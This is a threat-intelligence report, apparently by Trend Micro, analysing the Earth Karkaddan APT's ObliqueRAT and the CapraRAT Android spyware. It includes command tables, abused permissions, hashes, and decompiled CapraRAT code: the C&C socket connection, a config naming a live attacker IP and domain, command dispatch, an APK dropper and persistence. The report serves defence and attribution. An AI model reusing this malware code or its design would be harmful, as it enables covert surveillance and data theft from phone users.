


Figure 20. ObliqueRat attack chain

Below is a list of backdoor commands that this particular ObliqueRAT malware variant can perform:

Command (v5.2)	Info
0	System information
1	List drive and drive type
3	Find certain files and file sizes
4	Send back zip files (specified filename)
4A/4E	Send back zip files
5	Find certain files and file sizes
6	Zip certain folder, send back to C&C, then delete it
7	Execute commands
8	Receive file from C&C
BACKED	Back up the file lgb
RNM	Rename file
TSK	List running processes

EXIT	Stop execution
RESTART	Restart connection to C&C
KILL	Kill certain processes
AUTO	Find certain files
RHT	Delete files

Note that in this specific campaign, both the Crimson RAT malware downloader document and the ObliqueRat malware downloader share the same download domain, which is sharingmymedia[.]com. This indicates that both malware types were actively used in Earth Karkaddan APT campaigns.




Figure 21. Crimson RAT and ObliqueRat spear-phishing email attachments that feature the same download domain

CapraRAT Malware Analysis

Aside from deploying Windows RATs, Earth Karkaddan is also known for using Android RATs to spy on their targets.

This was particularly noted in a 2018 campaign wherein Earth Karkaddan targeted Pakistani activists and civil society networks using an android spyware known as StealthAgent,[x] which is detected by Trend Micro as AndroidOS_SMongo.HRX. A modified version of the open source AhMyth Android RAT was also used in a 2020 Earth Karkaddan campaign that targeted Indian military and government personnel using fake porn and Covid-19 tracking apps as lures.[xi]

We observed this group using another Android RAT — TrendMicro has named this “CapraRAT “ — ,” which is possibly a modified version of an open-source RAT called AndroRAT. While analyzing this Android RAT, we saw several similar capabilities to the CrimsonRat malware that the group usually used to infect Windows systems.

We have been observing CapraRAT samples since 2017, and one of the first samples we analyzed (SHA-256: d9979a41027fe790399edebe5ef8765f61e1eb1a4ee1d11690b4c2a0aa38ae42, detected by Trend Micro as as AndroidOS_Androrat.HRXD) revealed some interesting things in that year: they used "com.example.appcode.appcode" as the APK package name and used a possible public certificate "74bd7b456d9e651fc84446f65041bef1207c408d," which possibly meant the sample was used for testing, and they were just starting to use it in their campaigns during that year.

The C&C domain android[.]viral91[.]xyz, to which the malware was connecting, also shows that the APT team likely uses subdomains to host or connect to Android malware. In previous years, some CrimsonRAT samples were also found to be hosted on the viral91[.]xyz domain.

Downloaded Files

Scanned	Detections	Type	Name
2020-11-12	50 / 72	Win32 EXE	wricas.exe
2021-02-21	42 / 71	Win32 EXE	SQLiteXamp.exe
2020-10-09	46 / 70	Win32 EXE	uiuxrz.exe

Figure 22. CrimsonRAT malware hosted in viral91[.]xyz

We were also able to source a phishing document, "csd_car_price_list_2017," that is related to this domain and has been seen in the wild in 2017. This file name is interesting, as "csd" is likely to be associated to "Canteen Stores Department" in Pakistan, which is operated by the Pakistani Ministry of Defence. This is a possible lure for the Indian targets to open the malicious attachment, and was also used in a similar attack in 2021.[xii]

The following are the details of one of the most recent Earth Karkaddan-related CapraRAT samples that we have found in the wild:

- SHA-256: 8cb542f5793279b8a11af28e9352f41d400856a28e40ed1daa323b47f9ea3e3c
- Filename: YouTube new.apk

This malware can collect a large amount of information from compromised devices. Some of its supported features are as follows:

- Accesses the device's phone number
- Launches other apps' installation packages
- Opens camera
- Accesses the device's microphone and records audio clips
- Accesses the device's registered country and network provider information
- Accesses the device's unique identification number
- Accesses the device's specific current location
- Accesses the device's phone call history
- Accesses the device's contacts

It should be noted that the malicious application relies on the user accepting several permissions upon installation to provide the RAT with access to the stored information and data on the device:

Permission	Description
android.permission.RECEIVE_SMS	Allows an application to monitor incoming SMS messages to record or perform processing on them
android.permission.PROCESS_OUTGOING_CALLS	Allows an application to monitor, modify, or abort outgoing calls
android.permission.READ_CALL_LOG	Allows an application to read a user's call log
android.permission.ACCESS_FINE_LOCATION	Allows an application to access fine location such as GPS
android.permission.RECORD_AUDIO	Allows an application to record audio
android.permission.READ_CONTACTS	Allows an application to read a user's contact information
android.permission.ACCESS_COARSE_LOCATION	Allows an application to access coarse location such as cell-ID and Wi-Fi information
android.permission.READ_SMS	Allows an application to read SMS messages
android.permission.INTERNET	Allows applications to open network sockets
android.permission.CAMERA	Allows access to the device's camera
android.permission.AUTHENTICATE_ACCOUNTS	Allows an application to act as an *AccountAuthenticator* for the *AccountManager*
android.permission.READ_EXTERNAL_STORAGE	Allows an application to read from external storage
android.permission.ACCESS_WIFI_STATE	Allows applications to access information about Wi-Fi networks
android.permission.READ_PHONE_STATE	Allows read-only access to phone state
android.permission.RECEIVE_BOOT_COMPLETED	Allows an application to receive the *ACTION_BOOT_COMPLETED* command that is broadcast after the system finishes booting
android.permission.GET_ACCOUNTS	Allows access to the list of accounts in Accounts Service
android.permission.VIBRATE	Allows access to the device's vibrate function
android.permission.WRITE_EXTERNAL_STORAGE	Allows an application to write to external storage
android.permission.ACCESS_NETWORK_STATE	Allows applications to access information about networks

android.permission.MODIFY_AUDIO_SETTINGS	Allows an application to modify global audio settings

Upon execution, the Andoid RAT will try to establish a connection with its C&C server, 209[.]127[.]19[.]241[:]10284. It is worth noting that this IP address contains the "WIN-P9NRMH5G6M8" string in the Remote Desktop Protocol (RDP) certificate which is commonly found in previously identified Earth Karkaddan C&C servers, as noted in a recent blog by Team Cymru.[xiii]

```
try {
  setting.conAtms++;
  if (setting.conAtms > 10)
    b = 1;
  if (setting.conAtms > 15)
    b = 0;
  InetAddress inetAddress = InetAddress.getByName(setting.SERVERIP.split("-")[b]);
  Socket socket = new Socket();
  this(inetAddress, setting.SERVERPORT);
  this.socket = socket;
  this.mRun = true;
```

Figure 23. Decompiled code from a CapraRAT connecting to its C&C server

```
static {
  is_hide_app = false;
  is_phical = false;
  verion = "V.U.N.4";
  timerDelay = 5000;
  timerStart = 50000;
  mainActivity = null;
  SERVERIP = "209.127.19.241-newsbizshow.net";
  SERVERPORT = 10284;
  mediaSource = 0;
  conAtms = 0;
  mehiden = false;
  errors = false;
  imi = "";
  os = "";
  ip = "";
  userID = "0";
  timeForAlarm = 60000;
  MINIMUM_DISTANCE_CHANGE_FOR_UPDATES = 10L;
  MINIMUM_TIME_BETWEEN_UPDATES = 10000L;
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(Environment.getExternalStorageDirectory().getAbsolutePath());
  stringBuilder.append("/._EWRAMGDS/");
  folder_path = stringBuilder.toString();
  stringBuilder = new StringBuilder();
  stringBuilder.append(Environment.getExternalStorageDirectory().getAbsolutePath());
  stringBuilder.append("/._HDEDASET_");
  setPath = stringBuilder.toString();
  stringBuilder = new StringBuilder();
  stringBuilder.append(Environment.getExternalStorageDirectory().getAbsolutePath());
  stringBuilder.append("/._HDETACAP_");
  capPath = stringBuilder.toString();
  stringBuilder = new StringBuilder();
  stringBuilder.append(Environment.getExternalStorageDirectory().getAbsolutePath());
```

Figure 24. CapraRAT config showing the C&C server IP and Port

It will then wait for commands from the C&C server and execute them.

```
DataInputStream dataInputStream = new DataInputStream();
this(this.socket.getInputStream());
this.in = dataInputStream;
String[] arrayOfString = getCommand(this.in);
if (arrayOfString == null) {
  this.mRun = false;
  return;
}
String str1 = arrayOfString[1].trim();
String str2 = arrayOfString[0];
switch (str2.hashCode()) {
  default:
    b = -1;
    break;
  case 2067309974:
    if (str2.equals("showspp")) {
      b = 1;
      break;
    }
  case 1985905646:
    if (str2.equals("setscrn")) {
      b = 5;
      break;
    }
  case 1985768280:
    if (str2.equals("setnoti")) {
      b = 10;
      break;
    }
  case 1985560669:
    if (str2.equals("setgpse")) {
      b = 11;
      break;
```

Figure 25. Snippet of backdoor commands found in CapraRAT

This APK file also has the ability to drop mp4 or APK files from asset directory.

```
private void load_otherpp() {
    try {
        setting.appRun = true;
        this.res_id = 0x7F0C0000;  // raw:myapps
        this.app_name = "mvideo.mp4";
        new Handler().postDelayed(new Runnable() {
            @Override
            public void run() {
                File file = new File(setting.folder_path);
                if(!file.exists()) {
                    file.mkdirs();
                }

                AppActivity.this.save_file(setting.folder_path, AppActivity.this.app_name, AppActivity.this.res_id);
                AppActivity.this.start_apk(AppActivity.this.getCtx(), setting.folder_path + AppActivity.this.app_name);
            }
        }, 100L);
    }
    catch(Exception v0) {
    }
}
```

Figure 26. CapraRAT APK file drops an mp4 file

The RAT also has a persistence mechanism that always keeps the app active. It checks whether the service is still running every minute, and if it is not, the service will be launched again.

```
private void serviceRefresh() {
    try {
        AlarmManager am = (AlarmManager)this.getSystemService("alarm");
        PendingIntent pi = PendingIntent.getBroadcast(this, 0, new Intent(this, alarmReceiver.class), 0);
        am.setRepeating(0, System.currentTimeMillis() + ((long)setting.timeForAlarm), ((long)setting.timeForAlarm), pi);
    }
    catch(Exception v0) {
    }
}
```

Figure 27. CapraRAT's persistence mechanism

We have observed that some of the commands found in this Android RAT have names and functionalities similar to those from the Crimson RAT Windows malware. The following is a list of backdoor commands that we have gathered from the file, with their corresponding descriptions. Please note that these functionalities might vary over time once the group releases new versions of this malware:

Command	Description
afile	Sends file to C&C
calsre	Sets call recordings and updates settings
calstp	Updates setting to stop call recording
camoni	Monitors calls
camonis	Stops call monitoring
capbcam	Captures photos from back camera then sends to C&C
capfcam	Capture photoS from front camera then send to C&C
capscrn	Captures single screenshot
capscrns	Captures screenshots continuously
chkperm	Checks permissions
clogs	Lists call logs
clping	Sets last communication time to current time
cnls	Stops certain functionalities like GPS and screen capture
conta	Lists contacts
delnotif	Deletes notifications (_HDENTIFI)
delt	Deletes files
delth	Deletes log files (_HDETALOG)
dirs	Lists drives
dowf	Gets file from C&C
enbperm	Enables permissions
endpo	Terminates processes using PID
ffldr	Sends list of directory and files
file	Sends file to C&C
filsz	Sends file information such as name, last modified date, and file size
fldr	Lists folders in a directory
fles	Lists files in a directory
gcall	Calls a number
hidespp	Hides applications

info	Sends device information such as country code, phone number, sim country code, sim serial, and point-of-service (POS) network
lgps	Sends GPS location then stops using GPS
listf	Searches for files given a list of extensions
lntwok	Sends network location then stops using GPS
mlgps	Sends GPS location
mlntwok	Sends network location
msurc	Sets media source setting
nofia	Currently does nothing/reserved
nofid	Disables notifications
notifi	Sends file notification (_HDENTIFI)
procl	Sends running processes
recpth	Sends rec file (_HAATNECS_)
runf	Runs a file
scresize	Sets screen size
scrtops	Stops screenshot
sesms	Sends SMS
setgpse	Enables GPS service
setnoti	Sets notification service
setnotif	Listens to notifications
setscrn	Starts screen capture
showspp	Shows applications
smslg	Lists SMS
smsmon	Monitors SMS
smsmons	Stops SMS monitoring
stoast	Shows toast
stpre	Stops microphone recording
stsre	Starts microphone recording
supdat	Updates application
thumb	Gets the 200x150 GIF thumbnail of a given image
uclntn	Updates *userid* setting
udlt	Sets *remUser* as true then updates settings

unsnotif	Cancels notification service
vibr	Sets vibration parameters

Indicators of Compromise

A list of indicators can be found in this text file.

References

[i] Jai Vijayan. (March 2, 2021). *Dark Reading*. "'ObliqueRAT' Now Hides Behind Images on Compromised Websites." Accessed on Jan. 3, 2022, at https://www.darkreading.com/threat-intelligence/-obliquerat-now-hides-behind-images-on-compromised-websites.

[ii] David Sancho and Feike Hacquebord. (March 23, 2016). *Trend Micro Research, News, and Perspectives*. "Indian Military Personnel Targeted by "Operation C-Major" Information Theft Campaign." Accessed on Jan. 3, 2022, at https://www.trendmicro.com/en_us/research/16/c/indian-military-personnel-targeted-by-information-theft-campaign.html.

[iii] Weixin. (Sep. 1, 2021). *Weixin*. "APT-C-56 (Transparent Tribe) recent latest attack analysis and related suspected Gorgon Group attack event analysis and early warning." Accessed on Jan. 3, 2022, at https://mp.weixin.qq.com/s/xUM2x89GuB8uP6otN612Fg.

[iv] Kaspersky. (Aug. 20, 2020). *Kaspersky*. "A look into Transparent Tribe: the prolific espionage campaign after military and government related personnel." Accessed on Jan. 3, 2022, at https://www.kaspersky.com/about/press-releases/2020_a-look-into-transparent-tribe-the-prolific-espionage-campaign-after-military-and-government-related-personnel .

[v] Brandon Vigliarolo. (Sep. 27, 2021). *Tech Republic*. "Compromising a government network is so simple, an out-of-the-box, dark web RAT can do it." Accessed on Jan. 3, 2022, at https://www.techrepublic.com/article/compromising-a-government-network-is-so-simple-an-out-of-the-box-dark-web-rat-can-do-it/.

[vi] Amnesty International. (May 15, 2018). *Amnesty International*. "Pakistan: Human rights under surveillance." Accessed on Jan. 3, 2022, at https://www.amnesty.org/en/documents/asa33/8366/2018/en/.

[vii] Kalpesh Mantri. (July 8, 2020). *Seqrite Blog*. "Operation 'Honey Trap': APT36 Targets Defence Organizations in India." Accessed on Jan. 3, 2022, at https://www.seqrite.com/blog/operation-honey-trap-apt36-targets-defense-organizations-in-india/.

[viii] Weixin. (April 20, 2021). *Weixin*. "Analysis of the targeted attacks on the Indian medical industry by the Transparent Tribe using the new crown vaccine hotspot." Accessed on Jan. 3, 2022, at https://mp.weixin.qq.com/s/ELYDvdMiiy4FZ3KpmAddZQ.

[ix] Asheer Malhotra. (March 2, 2021). *Talos Intelligence*. "ObliqueRAT returns with new campaign using hijacked websites." Accessed on Jan. 14, 2022, at https://blog.talosintelligence.com/2021/02/obliquerat-new-campaign.html.

[x] Amnesty International. (May 15, 2018). *Amnesty International*. "Pakistan: Human rights under surveillance." Accessed on Jan. 3, 2022, at https://www.amnesty.org/en/documents/asa33/8366/2018/en/.

[xi] Giampaolo Dedola. (Aug. 26, 2020). *Securelist*. "Transparent Tribe: Evolution analysis, part 2. Accessed on Jan. 3, 2022, at https://securelist.com/transparent-tribe-part-2/98233/.

[xii] Red Raindrop Team. (Aug. 25, 2021). *Qianxin*. "New weapons? New organization? India's Ministry of Defense targeted again." Accessed on Jan. 13, 2022, at https://ti.qianxin.com/blog/articles/Another-Targeted-Attack-on-India's-Defense-Ministry/.

[xiii] Joshua Picolet. (July 2, 2021). Dragon News Blog. “Transparent Tribe APT Infrastructure Mapping Part 2: A Deeper Dive into the Identification of CrimsonRAT Infrastructure October 2020 – June 2021.” Accessed on Jan. 3, 2022, at https://team-cymru.com/blog/2021/07/02/transparent-tribe-apt-infrastructure-mapping-2/.